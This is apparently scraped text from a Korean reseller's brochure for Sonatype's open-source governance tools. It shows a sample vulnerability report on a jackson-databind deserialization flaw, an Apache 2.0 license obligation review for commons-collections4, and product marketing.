56 POLICY ALERTS **29** **2** **50** QUARANTINED COMPONENTS

Vulnerability Information

sending the maliciously crafted input to the readValue method of the ObjectMapper. This issue extends the previous flaw CVE-2017-7525 by blacklisting more classes that could be used maliciously.

Explanation
jackson-databind is vulnerable to Remote Code Execution (RCE). The createBeanDeserializer() function in the BeanDeserializerFactory class allows untrusted Java objects to be deserialized. A remote attacker can exploit this by uploading a malicious serialized object that will result in RCE if the application attempts to deserialize it.

Note: This vulnerability exists due to the incomplete fix for CVE-2017-7525

Detection
The application is vulnerable by using this component, when default typing is enabled and passing in untrusted data to be deserialization.


Note: Spring Security has provided their own fix for this vulnerability (CVE-2017-4995). If this component is being used as part of Spring Security, then you are not vulnerable if you are running Spring Security 4.2.3.RELEASE or greater for 4.x or Spring Security 5.0.0.M2 or greater for 5.x.

Recommendation
There is no non vulnerable version of this component. Despite there being a fix provided by Jackson, it uses a black-list approach. If there is another class not black-listed which performs deserialization on the classpath, then this may lead to code

위험 요소에 대한 전문 교정가이드 제공



Advanced Legal Pack(Lifecycle Add-On; 라이선스 의무 사항)



- 전세계 No.1 개발/배포(SDLC) 전과정의 오픈소스 거버넌스 및 분석 능력

라이선스 의무 검토 도구
License Obligation Review Tool
사용중인 컴포넌트에 대한 모든 라이선스를 쉽게 검토할 수 있는 도구제공

Compliance 워크 플로우
의무사항들을 조치할 수 있는 단계별 워크플로우 제공

Attribution 보고서
자동으로 관련정보를 수집하여 Attribution Report (사용내역 고지) 제공



Apache 2.0 License Obligations

Must State Changes
You must create any modified files to carry prominent notices stating that You changed the files.

Inclusion of Copyright
You must retain, in the Source form of any Derivative Works that You distribute, all copyright, patent, trademark, and attribution notices from the Source form of the Work, including those notices that do not pertain to any part of the Derivative Works.

Inclusion of Notice
If the Work includes a "NOTICE" text file as part of its distribution, then any Derivative Works that You distribute must include a readable copy of the attribution notices contained within such NOTICE file, including those notices that do not pertain to any part of the Derivative Works, in

You must give any other recipients of the Work or Derivative Works a copy of this License and You must make any modified files to carry prominent notices stating that You changed the files, and You must retain, in the Source form of any Derivative Works that You distribute, all copyright, patent, trademark, and attribution notices from the Source form of the Work, including those notices that do not pertain to any part of the Derivative Works, and If the Work includes a "NOTICE" text file as part of its distribution, then any Derivative Works that You distribute must include a readable copy of the attribution notices contained within such NOTICE file, including those notices that do not pertain to any part of the Derivative Works, in at least one of the following places: within a "NOTICE" text file distributed as part of the Derivative Works with the Source form or documentation, if provided along with the Derivative Works or, within a display generated by the Derivative Works, if and where such text is prominently displayed.

org.apache.commons : commons-collections4 : 4.4

Review Status	Review Progress	Highest License Threat
Flagged	7/9 complete	Liberal
Last Modified: 2 days ago	Modified by: Admin	Stages: Build 21d

Review Status	Review Progress	Highest License Threat
Flagged	7/9 complete	Liberal
Last Modified: 2 days ago	Modified by: Admin	Stages: Build 21d

Obligations to Review

- Inclusion of Copyright: Fulfilled
- Inclusion of Notice: Fulfilled
- Must State Changes: Flagged
- Inclusion of License: Fulfilled

org.apache.commons : commons-collections4 : 4.4

Licenses: Apache 2.0

Copyright Notices: Copyright 2001-2019 The Apache Software Foundation

License Files: Apache License Version 2.0, January 2004 http://www.apache.org/licenses/ TERMS AND CONDITIONS FOR USE, REPRODUCTION, AND DISTRIBUTION

OSC  sonatype

감사합니다

(주)오에스씨코리아
www.osckorea.com